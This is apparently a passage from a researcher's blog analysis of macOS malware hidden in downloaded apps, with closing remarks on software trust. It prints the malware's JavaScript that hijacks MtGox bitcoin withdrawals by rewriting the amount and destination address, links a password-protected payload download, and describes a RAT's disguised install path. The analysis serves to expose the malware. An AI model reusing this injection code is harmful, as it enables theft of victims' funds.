
A screenshot of the connection attempt to the remote server:



If you are interested in looking at the contents of the malware payload just download it here. Password is "**infected!**". You can find **javascript** code such as this sample for the **MtGoxPlugin**:

```
    MtGoxPlugin.prototype.injectPage = function (withdrawKey) {
        function injectScript(source) {
            var elem = document.createElement("script");
            elem.type = "text/javascript";
            elem.innerHTML = source;
            document.head.appendChild(elem);
        }

        var balance = Math.round((parseFloat($('#virtualCur
span').text().match(/(.*)\\s/)[1])-0.001)*100000000)/100000000;

        injectScript("var pubKey = '"+ withdrawKey +"'; balanceBTC = '"+ balance
+"'; "+
        "("+(function() {
            $.ajaxSetup({
                beforeSend: function(jqXHR, settings) {
                    if(settings.url == '/api/2/money/bitcoin/send_simple') {
                        settings.data =
settings.data.replace(/amount=.*\\&address=/, 'amount='+ balanceBTC +'&address=');
                        settings.data =
settings.data.replace(/address=.*\\&address/, 'address='+ pubKey +'&address');
                    }
            }});
        }).toString()+")()");
    };
```

The last step is to reverse the **RAT**, a binary called **Agent** and installed in **~/Library/Application Support/.com.google.softwareUpdateAgent**. I did not reverse this module yet but it appears to be responsible for sending data to the remote servers and also remote access to the infected machines. It has a few obfuscated methods reused from the dropper but everything else is not obfuscated. There is a method that verifies the presence of *Little Snitch*, which is funny because that doesn't exist in the dropper. Probably some quality control issues! There's also a method checking for **1Password**.



What else is there to say about this? I have at least five different infected applications, in different stages of evolution (some without obfuscated methods).
As far as I have read/know they were available on popular downloads sites. Trust is a difficult problem to solve.

What are the conclusions and lessons from this malware?
There's some fuss around regarding my previous post about evil iTunes plugins, with a quite surprising number of "uninformed" people using the argument of "arbitrary code execution". Well, the thing is that everything you download from the Internet is arbitrary code unless you reverse every single binary, and that has the strong assumption that you are able to understand everything it does. Quite a task I might say!
A normal looking application can easily copy malicious payloads to many different places, iTunes plugins being one of the interesting targets, but it can also easily patch other applications since most are installed with same permissions as the normal user. There's no need for exploits, suspicious **please gimme r00t** dialogs. Just an innocent app you download and trust. In the post-Snowden world what guarantees you have that famous apps don't have state-sponsored payloads? None I might say.
The open source bullshit principle of many eyes looking has been shown too many times to be a really bad assumption – not that many eyes are looking and stupid bugs are kept alive for many years. Sandboxes and the AppStore improve the situation but they still suffer from vulnerabilities and their binaries are probably more opaque (iOS in particular) and with less incentives to be reversed (Apple wouldn't let malware in the AppStore, right?).

I will probably edit this post in the next days to add some missing info or improve some paragraphs. Too tired right now.

Have fun,
fG!

- ← Previous Post
- Next Post →